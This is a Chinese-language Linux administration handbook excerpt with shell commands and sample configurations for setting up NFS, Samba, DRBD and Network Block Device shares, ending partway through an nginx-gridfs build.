查看NFS正在使用的端口

```
rpcinfo -p localhost
```

vi /etc/sysconfig/nfs

```
LOCKD_TCPPORT=32803
LOCKD_UDPPORT=32769
MOUNTD_PORT=892
RQUOTAD_PORT=875
STATD_PORT=662
STATD_OUTGOING_PORT=2020
```

```
service nfs restart
```

```
iptables -I INPUT -m state --state NEW -p tcp \
    -m multiport --dport 111,892,2049,32803 -s 192.168.0.0/24 -
j ACCEPT

iptables -I INPUT -m state --state NEW -p udp \
    -m multiport --dport 111,892,2049,32769 -s 192.168.0.0/24 -
j ACCEPT
```

NFS Client Configuration

CentOS 6 NFSv3 portmap 已经不存,已经被rpcbind替代

```
chkconfig rpcbind on
service rpcbind start
```

test nfs

```
mount 172.16.1.10:/exports /mnt
```

NFSv4

```
mount -t nfs4 -o ro,intr 172.16.1.10:/ /mnt
```

```
umount /mnt
```

过程 63.3. On the *CLIENT* side

1. Mounting NFS File Systems using /etc/fstab

   The general syntax for the line in /etc/fstab is as follows:

   ```
   server:/usr/local/pub    /pub   nfs
   rsize=8192,wsize=8192,timeo=14,intr
   ```

   NFSv4

   ```
   server:/ /mount/point nfs4
   rw,hard,intr,proto=tcp,port=2049,auto 0 0
   ```

2. mount all stuff from /etc/fstab

   ```
   # mount -a
   ```

3. rpcinfo

   ```
   rpcinfo -p
      program vers proto   port
       100000    2   tcp    111  portmapper
       100000    2   udp    111  portmapper
       100024    1   udp    707  status
       100024    1   tcp    710  status
       100021    1   udp  48233  nlockmgr
       100021    3   udp  48233  nlockmgr
       100021    4   udp  48233  nlockmgr
   ```

```
    100021    1   tcp  58065  nlockmgr
    100021    3   tcp  58065  nlockmgr
    100021    4   tcp  58065  nlockmgr
```

4. start required services

   centos 5.x

```
chkconfig portmap on
service portmap start
```

   centos 6

```
chkconfig rpcbind on
service rpcbind start
```

Using NFS over UDP

For example, on demand via the command line (client side):

```
mount -o udp shadowman.example.com:/misc/export /misc/local
```

When the NFS mount is specified in /etc/fstab (client side):

```
server:/usr/local/pub    /pub   nfs
rsize=8192,wsize=8192,timeo=14,intr,udp
```

1.3. exports

Permission

```
/etc/exports为：

/tmp         *(rw,no_root_squash)

/home/public  192.168.0.*(rw)    *(ro)

/home/test    192.168.0.100(rw)

/home/linux
*.example.com(rw,all_squash,anonuid=40,anongid=40)
```

Parameters

General Options

```
ro                          只读访问
rw                          读写访问
rsize                                   同时传输(读 )的数据块大小
wsize                                   同时传输(写)的数据块大小

sync                        所有数据在请求时写入共享
async                       NFS在写入数据前可以相应请求

secure                      NFS通过1024以下的安全TCP/IP端口发送
insecure                    NFS通过1024以上的端口发送
wdelay                      如果多个用户要写入NFS目录，则归组写入（默认）
no_wdelay                   如果多个用户要写入NFS目录，则立即写入，当使用
async时，无需此设置。
hide                        在NFS共享目录中不共享其子目录
no_hide                     共享NFS目录的子目录
subtree_check               如果共享/usr/bin之类的子目录时，强制NFS检查父
目录的权限（默认）
no_subtree_check            和上面相对，不检查父目录权限
```

User ID Mapping

```
all_squash                  共享文件的UID和GID映射匿名用户anonymous，适
合公用目录。
```

```
no_all_squash              保留共享文件的UID和GID（默认）
root_squash                root用户的所有请求映射成如anonymous用户一样
的权限（默认）
no_root_squas              root用户具有根目录的完全管理访问权限
anonuid=xxx                指定NFS服务器/etc/passwd文件中匿名用户的UID
anongid=xxx                指定NFS服务器/etc/passwd文件中匿名用户的GID
```

实例参考

只读挂载

```
172.16.2.5:/   /www/images   nfs4
ro,rsize=8192,wsize=8192,timeo=15,intr,noac
```

1.4. NFS For Windows

安装NFS服务，进入“控制面板”，点击“打开或关闭Windows功能”，再勾选“NFS 服务”，最后确定

启动NFS服务，控制面板\管理工具\Network File System 服务 (NFS)

或者通过命令启动NFS服务

```
nfsadmin client [ComputerName] start
```

指定挂在用户ID，开始“运行”输入“regedit”回车，然后找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\ClientForNFS\CurrentVersion\Default，右键“新建”选择“DWORD(32为)值” 添加AnonymousUid，AnonymousGid，然后双击 AnonymousUid，AnonymousGid编辑，选择十进制并输入用户ID。

重新启动NFS 服务，不需要重新启动计算机。

挂载文件系统

```
C:\Users\neo>mount \\192.168.2.15\www x:\
```

卸载文件系统

```
C:\Users\neo>umount x:

正在断开                    x:       \\192.168.2.15\www
连接上存在打开的文件和/或未完成的目录搜索。

要继续此操作吗? (Y/N) [N]:Y

命令已成功完成。
```

提示

很不幸Microsoft Windows 目前尚不支持UTF-8字符集。

1.5. exportfs - maintain table of exported NFS file systems

```
# exportfs -o rw,all_squash,sync,anonuid=500,anongid=500
172.16.0.0/24:/www
# exportfs
/www            172.16.0.0/24

# cat /var/lib/nfs/etab
/www
172.16.0.0/24(rw,sync,wdelay,hide,nocrossmnt,secure,root_squash
,all_squash,no_subtree_check,secure_locks,acl,anonuid=500,anong
id=500)
```

reload /etc/exports

```
/usr/sbin/exportfs -r
```

To unexport the /usr/tmp directory:

```
# exportfs -u netkiller.github.com:/usr/tmp
```

To unexport all exports listed in /etc/exports:

```
# exportfs -au
```

```
#!/bin/bash
RETVAL=0

start()
{
        /usr/sbin/exportfs -o
rw,all_squash,sync,anonuid=500,anongid=500
172.16.0.0/24:/backup
        mount /dev/sdb1 /backup
        RETVAL=$?
        echo
}

stop()
{
        exportfs -u 172.16.0.0/24:/backup
        umount /backup
        RETVAL=$?
}
```

1.6. macOS

配置 exports

```
sudo vi /etc/exports
/Users/neo/Documents -alldirs -rw -maproot=neo:staff -network
192.168.3.0 -mask 255.255.255.0
/Users/neo/Downloads -alldirs -rw -maproot=root:wheel -network
192.168.3.0 -mask 255.255.255.0
```

启动 NFS 服务

```
iMac:~ neo$ sudo nfsd start
The nfsd service is already running.

iMac:~ neo$ sudo nfsd status
nfsd service is enabled
nfsd is running (pid 11344, 8 threads)
```

查看共享目录

```
iMac:~ neo$ showmount -e
Exports list on localhost:
/Users/neo/Documents                192.168.0.0
```

查看共享状态

```
showmount -e
showmount -e 192.168.0.1
```

挂载共享目录

```
sudo mkdir /mnt/share
sudo mount -t nfs4 -o nolock 192.168.0.1:/Users/neo/Documents
/mnt/share
```

操作演示

```
iMac:~ neo$ mkdir -p tmp

iMac:~ neo$ sudo mount -t nfs
192.168.3.85:/Users/neo/Documents/ tmp

iMac:~ neo$ mount -t nfs
192.168.3.85:/Users/neo/Documents on /Users/neo/tmp (nfs)

iMac:~ neo$ sudo umount /Users/neo/tmp
```

服务管理

```
sudo nfsd enable
sudo nfsd disable
sudo nfsd start
sudo nfsd stop
sudo nfsd restart
sudo nfsd status
sudo nfsd update
```

系统启动后自动启动NFS

```
sudo nfsd enable
```

修改 /etc/exports 后使用 update 更新

```
iMac:~ neo$ sudo nfsd update

iMac:~ neo$ showmount -e
Exports list on localhost:
/Users/neo/Downloads                192.168.3.0
/Users/neo/Documents                192.168.3.0
```

1.7. Parallel NFS(pNFS)

2. Samba

2.1. install

Debian 12

```
apt install samba
```

/etc/samba/smb.conf 将 Home 目录修改为可写模式

```
[homes]
   read only = no
```

添加用户

```
sudo smbpasswd -L -a backup
```

配置共享目录

```
[backup]
        path = /opt/backup
    public = yes
    writable = yes
        valid users = backup
```

```
```

CentOS 8 Stream / Rocky Linux 9.2

服务器端

```
[root@netkiller ~]# dnf install -y samba
[root@netkiller ~]# cp /etc/samba/smb.conf{,.original}
[root@netkiller ~]# systemctl enable smb
[root@netkiller ~]# systemctl start smb
```

客户端

```
[root@netkiller ~]# dnf install -y samba-client
```

配置防火墙

```
[root@netkiller ~]# firewall-cmd --permanent --add-
service=samba
[root@netkiller ~]# firewall-cmd --reload
```

```
[root@netkiller ~]# dnf install -y cifs-utils
```

Ubuntu

环境 ubuntu 17.10

```
$ sudo apt install samba
```

查看Samba 服务器的端口

```
neo@shenzhen:~$ sudo netstat -tlnp |grep smb
tcp        0      0 0.0.0.0:139             0.0.0.0:*
LISTEN     4480/smbd
tcp        0      0 0.0.0.0:445             0.0.0.0:*
LISTEN     4480/smbd
neo@shenzhen:~$
```

CentOS 6

```
# yum -y install samba
# service smbd start
```

smbpasswd

```
[root@development ~]# sudo smbpasswd -L -a neo
```

smb.conf

```
#============================ Share Definitions
==============================

[homes]
        comment = Home Directories
        browseable = no
        writable = yes
        valid users = %S
```

```
[developer]
        comment = Developer Stuff
        path = /var/www/html
        public = yes
        writable = yes
        printable = no
        write list = +apache
```

CentOS 7

```
yum install -y samba

cp /etc/samba/smb.conf{,.original}

systemctl enable smb
systemctl start smb
```

firewall

防火墙

```
firewall-cmd --permanent --add-port=137/tcp
firewall-cmd --permanent --add-port=138/tcp
firewall-cmd --permanent --add-port=139/tcp
firewall-cmd --permanent --add-port=445/tcp
firewall-cmd --permanent --add-port=901/tcp

firewall-cmd --reload
```

iptables -L

SELinux Configuration

```
setsebool -P samba_enable_home_dirs on
```

```
chcon -t samba_share_t /home/samba
```

/home/samba 改为你共享的目录

2.2. smb.conf

security = shareluser 共享l用户模式

```
comment = 描述
valid users = '%S'登录用户, 'neo'允许neo访问
read only = 'No'读写模式, 'Yes'只读模式
browseable = 'No'不显示, 'Yes'显示
```

Security consideration

```
[global]
interfaces = lo, eth0
bind interfaces only = true
```

共享目录

添加账号

```
[root@netkiller ~]# adduser finance
[root@netkiller ~]# smbpasswd -a finance
New SMB password:
Retype new SMB password:
Added user finance.
```

确认账号正确添加

```
[root@netkiller ~]# pdbedit -L
finance:1000:
```

创建共享目录

```
[root@netkiller ~]# mkdir -p /opt/backup/finance
[root@netkiller ~]# chown finance:finance  /opt/backup/finance
```

配置 /etc/samba/smb.conf 文件

```
[finance]
        comment = Finance Stuff
        path = /opt/backup/finance
        browseable = yes
        writable = yes
        create mask = 0644
                directory mask = 0755
                valid users = neo
        write list = finance
```

匿名共享

匿名共享无需用户登陆，任何人都可以向该文件夹内写入和删除数据

编辑配置文件 /etc/samba/smb.conf

[global] 下增加 map to guest = Bad User

```
[global]
        workgroup = SAMBA
        security = user

        passdb backend = tdbsam

        printing = cups
        printcap name = cups
        load printers = yes
        cups options = raw
        map to guest = Bad User
```

增加 [share] 配置项

```
[share]
        comment = File share
        path = /opt/backup/share
        browseable = Yes
        writable = Yes
        create mask = 0644
        directory mask = 0755
                guest ok = Yes
                public = Yes
```

完成的配置

```
[root@netkiller home]# cat /etc/samba/smb.conf
# See smb.conf.example for a more detailed config file or
# read the smb.conf manpage.
# Run 'testparm' to verify the config is correct after
# you modified it.

[global]
        workgroup = SAMBA
```

```
        security = user

        passdb backend = tdbsam

        printing = cups
        printcap name = cups
        load printers = yes
        cups options = raw
        map to guest = Bad User

[homes]
        comment = Home Directories
        valid users = %S, %D%w%S
        browseable = No
        read only = No
        inherit acls = Yes

[printers]
        comment = All Printers
        path = /var/tmp
        printable = Yes
        create mask = 0600
        browseable = No

[print$]
        comment = Printer Drivers
        path = /var/lib/samba/drivers
        write list = @printadmin root
        force group = @printadmin
        create mask = 0664
        directory mask = 0775

[share]
        comment = File share
        path = /opt/backup/share
        browseable = Yes
        writable = Yes
        create mask = 0644
        directory mask = 0755
                guest ok = Yes
                public = Yes
                #read only = no
        #valid users =
        write list = share
```

```

```

限制IP地址访问

```
hosts deny=192.168.50.10 192.168.10.   ## 禁止IP 192.168.50.10
及 192.168.10.* 段IP访问
```

2.3. Samba 相关命令

testparm - check an smb.conf configuration file for internal correctness

```
# testparm
Load smb config files from /etc/samba/smb.conf
rlimit_max: increasing rlimit_max (1024) to minimum Windows
limit (16384)
Processing section "[homes]"
Processing section "[printers]"
Loaded services file OK.
Server role: ROLE_STANDALONE
Press enter to see a dump of your service definitions

[global]
        workgroup = MYGROUP
        server string = Samba Server Version %v
        log file = /var/log/samba/log.%m
        max log size = 50
        idmap config * : backend = tdb
        cups options = raw

[homes]
        comment = Home Directories
        read only = No
        browseable = No

[printers]
        comment = All Printers
```

```
        path = /var/spool/samba
        printable = Yes
        print ok = Yes
        browseable = No
```

smbstatus - report on current Samba connections

```
# smbstatus

Samba version 4.1.12
PID     Username      Group         Machine
-------------------------------------------------------------------
----

Service      pid     machine       Connected at
-------------------------------------------------------

No locked files
```

链接共享目录后再次查看

```
# smbstatus

Samba version 4.1.12
PID     Username      Group         Machine
-------------------------------------------------------------------
----
12507     www           www           192.168.4.69
(ipv4:192.168.4.69:65102)

Service      pid     machine       Connected at
-------------------------------------------------------
www          12507   192.168.4.69  Wed Sep 23 01:34:44 2015
IPC$         12507   192.168.4.69  Wed Sep 23 01:34:43 2015

Locked files:
Pid          Uid        DenyMode   Access      R/W
Oplock           SharePath   Name   Time
```

```
------------------------------------------------------------
----------------------------------
12507         80          DENY_NONE  0x100081    RDONLY     NONE
/www   SOA   Wed Sep 23 02:01:22 2015
12507         80          DENY_NONE  0x100081    RDONLY     NONE
/www   SOA/queue   Wed Sep 23 02:01:22 2015
12507         80          DENY_NONE  0x100081    RDONLY     NONE
/www   .   Wed Sep 23 01:37:53 2015
12507         80          DENY_NONE  0x100081    RDONLY     NONE
/www   .   Wed Sep 23 01:58:22 2015
```

smbpasswd - change a user's SMB password

```
# smbpasswd -a www
New SMB password:
Retype new SMB password:
Added user www.
```

nmblookup - NetBIOS over TCP/IP client used to lookup NetBIOS names

```
               <![CDATA[
$ nmblookup -A 172.16.0.5
Looking up status of 172.16.0.5
        USER            <00> -         B <ACTIVE>
        WORKGROUP       <00> - <GROUP> B <ACTIVE>
        USER            <20> -         B <ACTIVE>
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>
        WORKGROUP       <1d> -         B <ACTIVE>
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>

        MAC Address = 00-25-64-A7-18-97
```

smbfs/smbmount/smbumount

```
[root@netkiller ~]# dnf install -y cifs-utils
```

挂载匿名共享目录

```
[root@netkiller ~]# mount -t cifs //192.168.30.7/share /mnt
```

或者

```
[root@netkiller ~]# mount.cifs //192.168.30.7/share /mnt
```

挂载用户共享目录

```
[root@netkiller ~]# mount.cifs -o
user=developer,password=123456 //192.168.30.7/developer /mnt
```

/etc/fstab 配置

```
[root@netkiller ~]# cat /etc/fstab

#
# /etc/fstab
# Created by anaconda on Fri Dec 17 08:19:10 2021
#
# Accessible filesystems, by reference, are maintained under
'/dev/disk/'.
```

```
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8)
for more info.
#
# After editing this file, run 'systemctl daemon-reload' to
update systemd
# units generated from this file.
#
UUID=ecdc2a0e-e6cf-40bf-83eb-85788baaced3 /
xfs     defaults        0 0
UUID=3064c079-b411-4992-ac37-6def07de0bfd /boot
xfs     defaults        0 0
UUID=7FBB-A83B          /boot/efi               vfat
umask=0077,shortname=winnt 0 2
//192.168.30.7/share            /mnt/share              cifs
auto,password=                          0 0
//192.168.30.7/developer        /mnt/developer  cifs
auto,username=developer,password=123456 0 0
```

挂载 /etc/fstab 中的配置项

```
[root@netkiller ~]# mount -a
```

已废弃方法

```
sudo apt-get install smbfs
```

smbmount

```
$ sudo mkdir /mnt/winfs
$ sudo smbmount //172.16.0.92/tmp /mnt/winfs
$ ls /mnt/winfs/
```

使用neo帐号登录

```
$ sudo smbmount //172.16.0.92/tmp /mnt/winfs -o username=neo
```

mount

```
$ mount -t smbfs -o username=jwhittal \\\\172.16.1.3\\c$
/mnt/thumb
```

linux 不再使用smbfs, 替换为 cifs

```
$ mount -t cifs //192.168.0.2/ /mnt/
```

smbclient - ftp-like client to access SMB/CIFS resources on servers

```
$ sudo apt-get install smbclient
```

显示共享目录

$ smbclient -L 172.16.1.3

```
neo@netkiller:~$ smbclient -L 172.16.0.1
Enter neo's password:
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.4.0]

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (netkiller server
(Samba, Ubuntu))
```

```
        www             Disk      www diretcory
        print$          Disk      Printer Drivers
        neo             Disk      Home Directories
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.4.0]

        Server               Comment
        ---------            -------
        DEBIAN               debian server
        NETKILLER            netkiller server (Samba, Ubuntu)

        Workgroup            Master
        ---------            -------
        WORKGROUP            DEBIAN
```

访问共享资源

访问developer共享目录

```
$ smbclient //localhost/developer

Enter neo's password:
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.3.2]
Server not using user level security and no password supplied.
smb: \> ls
  .                                   D        0  Thu Oct 29
02:05:37 2009
  ..                                  D        0  Thu Oct 22
05:27:16 2009
  ofcard.php                          1104  Tue Oct 27
02:00:49 2009
  index.html                           580  Thu Oct 29
02:05:37 2009
  webapps                             D        0  Wed Oct 28
06:04:08 2009
  ecmall                              D        0  Thu Oct 22
00:00:12 2009
  doc                                 D        0  Wed Oct 28
06:04:09 2009
  supersite                           D        0  Thu Oct 22
03:35:08 2009
  empire                              D        0  Thu Oct 22
02:56:12 2009
```

```
  discuz                              D        0  Wed Oct 21
22:04:29 2009
  resin-data                          D        0  Wed Oct 28
06:21:02 2009
  phpMyAdmin                          D        0  Sat Oct 24
09:02:29 2009
  empirecms6                          D        0  Thu Oct 22
04:12:44 2009
  ecshop                              D        0  Wed Oct 21
21:56:40 2009
  watchdog-data                       D        0  Wed Oct 28
06:07:19 2009
  ucenter                             D        0  Wed Oct 21
22:41:58 2009
  ecshop.old                          D        0  Fri Oct 23
11:35:39 2009
  magento                             D        0  Tue Oct  6
19:19:54 2009
  weberp                              D        0  Fri Oct 23
05:21:33 2009

                61335 blocks of size 131072. 41655 blocks
available
smb: \>
```

用户登录

使用用户Neo登录

```
$ smbclient //localhost/developer -U neo

Enter neo's password:
Domain=[UBUNTU] OS=[Unix] Server=[Samba 3.3.2]
smb: \> ls
  .                                   D        0  Thu Oct 29
03:13:31 2009
  ..                                  D        0  Thu Oct 22
05:27:16 2009
  ofcard.php                          1104  Tue Oct 27
02:00:49 2009
  index.html                           676  Thu Oct 29
03:13:31 2009
```

```
  webapps                             D        0  Wed Oct 28
06:04:08 2009
  ecmall                              D        0  Thu Oct 22
00:00:12 2009
  doc                                 D        0  Wed Oct 28
06:04:09 2009
  supersite                           D        0  Thu Oct 22
03:35:08 2009
  empire                              D        0  Thu Oct 22
02:56:12 2009
  discuz                              D        0  Wed Oct 21
22:04:29 2009
  resin-data                          D        0  Wed Oct 28
06:21:02 2009
  phpMyAdmin                          D        0  Sat Oct 24
09:02:29 2009
  empirecms6                          D        0  Thu Oct 22
04:12:44 2009
  ecshop                              D        0  Wed Oct 21
21:56:40 2009
  watchdog-data                       D        0  Wed Oct 28
06:07:19 2009
  ucenter                             D        0  Wed Oct 21
22:41:58 2009
  ecshop.old                          D        0  Fri Oct 23
11:35:39 2009
  magento                             D        0  Tue Oct  6
19:19:54 2009
  weberp                              D        0  Fri Oct 23
05:21:33 2009

                61335 blocks of size 131072. 41654 blocks
available
smb: \> quit
```

smbtar - shell script for backing up SMB/CIFS shares directly to UNIX tape drives

by Example

Backup the /etc/samba/smb.conf file:

```
sudo cp /etc/samba/smb.conf /etc/samba/smb.conf.original
```

share

security = share

```
[tmp]
   comment = test
   writable = yes
   locking = yes
   path = /tmp
   public = yes

[neo]
   comment = neo
   writable = yes
   locking = yes
   path = /home/neo/
   public = yes

[htdocs]
   comment = neo
   writable = yes
   locking = yes
   path = /opt/lampp/htdocs
   public = yes
```

user

```
sudo cp /etc/samba/smb.conf /etc/samba/smb.conf.original
```

```
security = user
```

add user

```
sudo useradd -s /bin/true neo
sudo smbpasswd -L -a neo
```

enable

```
sudo smbpasswd -L -e neo
```

del user

```
sudo smbpasswd -L -x neo
```

test

测试配置文件是否正确

```
$ testparm
```

查看共享目录

```
$ smbclient -L localhost -N

Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.3.2]

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        developer       Disk      Development
        IPC$            IPC       IPC Service (ubuntu server
(Samba, Ubuntu))
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.3.2]
```

```
        Server               Comment
        ---------            -------
        PRINTSERVER
        UBUNTU               ubuntu server (Samba, Ubuntu)

        Workgroup            Master
        ---------            -------
        WORKGROUP            PRINTSERVER
```

Windows 访问测试

```
C:\>net view \\192.168.3.40
在 \\192.168.3.40 的共享资源

ubuntu server (Samba, Ubuntu)

共享名       类型   使用为   注释

-------------------------------------------------------------
developer  Disk  Development
命令运行完毕，但发生一个或多个错误。
```

2.4. FAQ

smbd/service.c:make_connection_snum(1013)

```
  '/www' does not exist or permission denied when connecting to
[www] Error was Permission denied
[2010/05/17 17:26:08, 0]
smbd/service.c:make_connection_snum(1013)
  '/www' does not exist or permission denied when connecting to
[www] Error was Permission denied
[2010/05/17 17:26:08, 0]
smbd/service.c:make_connection_snum(1013)
  '/www' does not exist or permission denied when connecting to
[www] Error was Permission denied
[2010/05/17 17:26:11, 0]
```

```
smbd/service.c:make_connection_snum(1013)
  '/www' does not exist or permission denied when connecting to
[www] Error was Permission denied
[2010/05/17 17:26:13, 0]
smbd/service.c:make_connection_snum(1013)
  '/www' does not exist or permission denied when connecting to
[www] Error was Permission denied
[2010/05/17 17:26:13, 0]
smbd/service.c:make_connection_snum(1013)
  '/www' does not exist or permission denied when connecting to
[www] Error was Permission denied
[2010/05/17 17:26:13, 0]
smbd/service.c:make_connection_snum(1013)
  '/www' does not exist or permission denied when connecting to
[www] Error was Permission denied
[2010/05/17 17:26:13, 0]
smbd/service.c:make_connection_snum(1013)
  '/www' does not exist or permission denied when connecting to
[www] Error was Permission denied
```

关闭 SELinux

第 64 章 Distributed File Systems

1. DRBD (Distributed Replicated Block Device)

Homepage: http://www.drbd.org/




实验环境需要两台电脑，如果你没有，建议你使用VMware，并且为每一个虚拟机添加两块硬盘。

实验环境

1. master: 192.168.0.1 DRBD:/dev/sdb
2. slave: 192.168.0.2 DRBD:/dev/sdb

1.1. disk and partition

Each of the following steps must be completed on both nodes

show all of disk and partition

```
neo@master:~$ sudo sfdisk -s
/dev/sda:   8388608
/dev/sdb:   2097152
total: 10485760 blocks
```

create a new partition on the disk /dev/sdb

```
$ sudo cfdisk /dev/sdb
```

you must have extended partition

check partition

```
neo@master:~$ sudo fdisk -l

Disk /dev/sda: 8589 MB, 8589934592 bytes
255 heads, 63 sectors/track, 1044 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x000301bd

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *           1         993     7976241   83  Linux
/dev/sda2             994        1044      409657+   5
Extended
/dev/sda5             994        1044      409626   82  Linux
swap / Solaris

Disk /dev/sdb: 2147 MB, 2147483648 bytes
255 heads, 63 sectors/track, 261 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Disk identifier: 0x00000000

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1               1         261     2096451    5
Extended
/dev/sdb5               1         261     2096419+  83  Linux
```

format /dev/sdb1

```
neo@master:~$ sudo mkfs.ext3 /dev/sdb1
```

you also can using other file system

reiserfs

```
neo@master:~$ sudo mkfs.reiserfs /dev/sdb1
```

I suggest you using reiserfs.

1.2. Installation

Each of the following steps must be completed on both nodes

search drbd8-utils package

```
neo@master:~$ apt-cache search drbd
drbd8-utils - RAID 1 over tcp/ip for Linux utilities
drbd0.7-module-source - RAID 1 over tcp/ip for Linux module
source
drbd0.7-utils - RAID 1 over tcp/ip for Linux utilities
drbdlinks - Manages symlinks into a shared DRBD partition
```

installation

```
neo@master:~$ sudo apt-get install drbd8-utils
```

to add modules from the Linux Kernel

```
neo@master:~$ sudo modprobe drbd
neo@master:~$ lsmod |grep drbd
drbd                  213000  0
cn                      9632  1 drbd
```

1.3. configure

Each of the following steps must be completed on both nodes

backup configure file

```
neo@master:~$ sudo cp /etc/drbd.conf /etc/drbd.conf.old
```

edit /etc/drbd.conf

```
global {
  usage-count yes;
}
common {
  protocol C;
}
resource r0 {
  on master {
    device    /dev/drbd0;
    disk      /dev/sdb5;
    address   192.168.0.1:7789;
    meta-disk internal;
  }
  on slave {
    device    /dev/drbd0;
    disk      /dev/sdb5;
    address   10.1.1.32:7789;
    meta-disk internal;
  }
}
```

1.4. Starting

Each of the following steps must be completed on both nodes.

```
neo@master:~$ sudo drbdadm create-md r0
neo@master:~$ sudo drbdadm attach r0
neo@master:~$ sudo drbdadm connect r0
neo@master:~$ sudo drbdadm -- --overwrite-data-of-peer primary
r0

neo@slave:~$ sudo drbdadm create-md r0
```

```
neo@slave:~$ sudo drbdadm attach r0
neo@slave:~$ sudo drbdadm connect r0
```

master

```
neo@master:~$ sudo drbdadm create-md r0
v08 Magic number not found
md_offset 2146725888
al_offset 2146693120
bm_offset 2146627584

Found some data
 ==> This might destroy existing data! <==

Do you want to proceed?
[need to type 'yes' to confirm] yes

v07 Magic number not found
v07 Magic number not found
v08 Magic number not found
Writing meta data...
initialising activity log
NOT initialized bitmap
New drbd meta data block sucessfully created.
success
```

slave

```
neo@slave:~# sudo drbdadm create-md r0
v08 Magic number not found
md_offset 2146725888
al_offset 2146693120
bm_offset 2146627584

Found some data
 ==> This might destroy existing data! <==
```

```
Do you want to proceed?
[need to type 'yes' to confirm] yes

v07 Magic number not found
v07 Magic number not found
v08 Magic number not found
Writing meta data...
initialising activity log
NOT initialized bitmap
New drbd meta data block sucessfully created.
success
```

status

```
neo@master:~$ cat /proc/drbd
version: 8.0.11 (api:86/proto:86)
GIT-hash: b3fe2bdfd3b9f7c2f923186883eb9e2a0d3a5b1b build by
phil@mescal, 2008-02-12 11:56:43
 0: cs:StandAlone st:Primary/Unknown ds:UpToDate/DUnknown   r--
-
    ns:0 nr:0 dw:0 dr:0 al:0 bm:0 lo:0 pe:0 ua:0 ap:0
        resync: used:0/31 hits:0 misses:0 starving:0 dirty:0
changed:0
        act_log: used:0/127 hits:0 misses:0 starving:0 dirty:0
changed:0
 1: cs:Connected st:Secondary/Secondary
ds:Diskless/Inconsistent C r---
    ns:0 nr:0 dw:0 dr:0 al:0 bm:0 lo:0 pe:0 ua:0 ap:0
```

1.5. Using

master

```
neo@master:~$ sudo drbdadm primary all
neo@master:~$ sudo mkfs.reiserfs /dev/drbd0
neo@master:~$ sudo mkdir /mnt/drbd0
```

```
neo@master:~$ sudo mount /dev/drbd0 /mnt/drbd0/
neo@master:~$ sudo touch /mnt/drbd0/helloworld.tmp
neo@master:~$ df -h
Filesystem            Size  Used Avail Use% Mounted on
/dev/sda1             7.6G  1.3G  6.0G  18% /
varrun                125M  216K  125M   1% /var/run
varlock               125M  8.0K  125M   1% /var/lock
udev                  125M   60K  125M   1% /dev
devshm                125M     0  125M   0% /dev/shm
/dev/drbd0            2.0G   33M  2.0G   2% /mnt/drbd0
neo@master:~$ sudo dd if=/dev/zero of=/mnt/drbd0/tempfile1.tmp
bs=104857600 count=1
1+0 records in
1+0 records out
104857600 bytes (105 MB) copied, 0.564911 s, 186 MB/s
neo@master:~$ sudo umount /mnt/drbd0/
neo@master:~$ sudo drbdadm secondary all
```

slave

```
neo@slave:~$ sudo drbdadm primary all
neo@slave:~$ sudo mkdir /mnt/drbd0
neo@slave:~$ sudo mount /dev/drbd0 /mnt/drbd0/
neo@slave:~$ ls /mnt/drbd0/
helloworld.tmp  tempfile1.tmp
```

2. Network Block Device protocol

2.1. nbd-server - Network Block Device protocol - server

```
apt-get install nbd-server

# modprobe nbd
# mkdir -p /home/exported
# dd if=/dev/zero of=/home/exported/trial.img count=256
bs=1024k
# mkfs.ext3 /home/exported/trial.img

# nbd-server 1234 /home/exported/trial.img

# touch /root/empty
# nbd-server 1234 /home/exported/trial.img -C /root/empty
```

2.2. nbd-client - Network Block Device protocol - client

```
# apt-get install nbd-client


# nbd-client mine.my.flat 1234 /dev/nbd0
Negotiation: ..size = 262144KB
bs=1024, sz=262144

# mkdir /mnt/remote
# mount /dev/nbd0 /mnt/remote
# for i in $(seq 1 100) ; do echo $i > /mnt/remote/$i; done

# umount /mnt/remote

root@vain:~#  nbd-client 127.0.0.1 1234 /dev/nbd0
root@vain:~# mkdir /tmp/foo
root@vain:~#  mount /dev/nbd0 /tmp/foo
root@vain:~#  ls /tmp/foo/
1    14  2   25  30  36  41  47  52  58  63  69  74  8   85  90
96
```

```
10   15  20  26  31  37  42  48  53  59  64  7   75  80  86  91
97
100  16  21  27  32  38  43  49  54  6   65  70  76  81  87  92
98
11   17  22  28  33  39  44  5   55  60  66  71  77  82  88  93
99
12   18  23  29  34  4   45  50  56  61  67  72  78  83  89  94
13   19  24  3   35  40  46  51  57  62  68  73  79  84  9   95
lost+found
```

3. GridFS

http://www.mongodb.org/display/DOCS/GridFS

GridFS 类似 MogileFS

3.1. nginx-gridfs

http://github.com/mdirolf/nginx-gridfs

```
yum -y install pcre-devel

wget http://nginx.org/download/nginx-1.2.3.tar.gz
tar zxvf nginx-1.2.3.tar.gz

./configure --prefix=/srv/nginx-1.2.3 \
--sbin-path=/srv/nginx-1.2.3/sbin/nginx \
--conf-path=/srv/nginx-1.2.3/conf/nginx.conf \
--user=www --group=www \
--error-log-path=/var/log/nginx/error.log \
--http-log-path=/var/log/nginx/access.log \
--pid-path=/var/run/nginx.pid \
--lock-path=/var/run/nginx.lock \
--http-client-body-temp-path=/var/cache/nginx/client_temp \
--http-proxy-temp-path=/var/cache/nginx/proxy_temp \
--http-fastcgi-temp-path=/var/cache/nginx/fastcgi_temp \
--http-uwsgi-temp-path=/var/cache/nginx/uwsgi_temp \
--http-scgi-temp-path=/var/cache/nginx/scgi_temp \
--with-http_ssl_module \
--with-http_realip_module \
--with-http_addition_module \
--with-http_sub_module \
--with-http_dav_module \
--with-http_flv_module \
--with-http_mp4_module \
--with-http_gzip_static_module \
--with-http_random_index_module \
--with-http_secure_link_module \
--with-http_stub_status_module \
```

```
--with-mail --with-mail_ssl_module \
--with-file-aio \
--with-cc-opt='-O2 -g' \
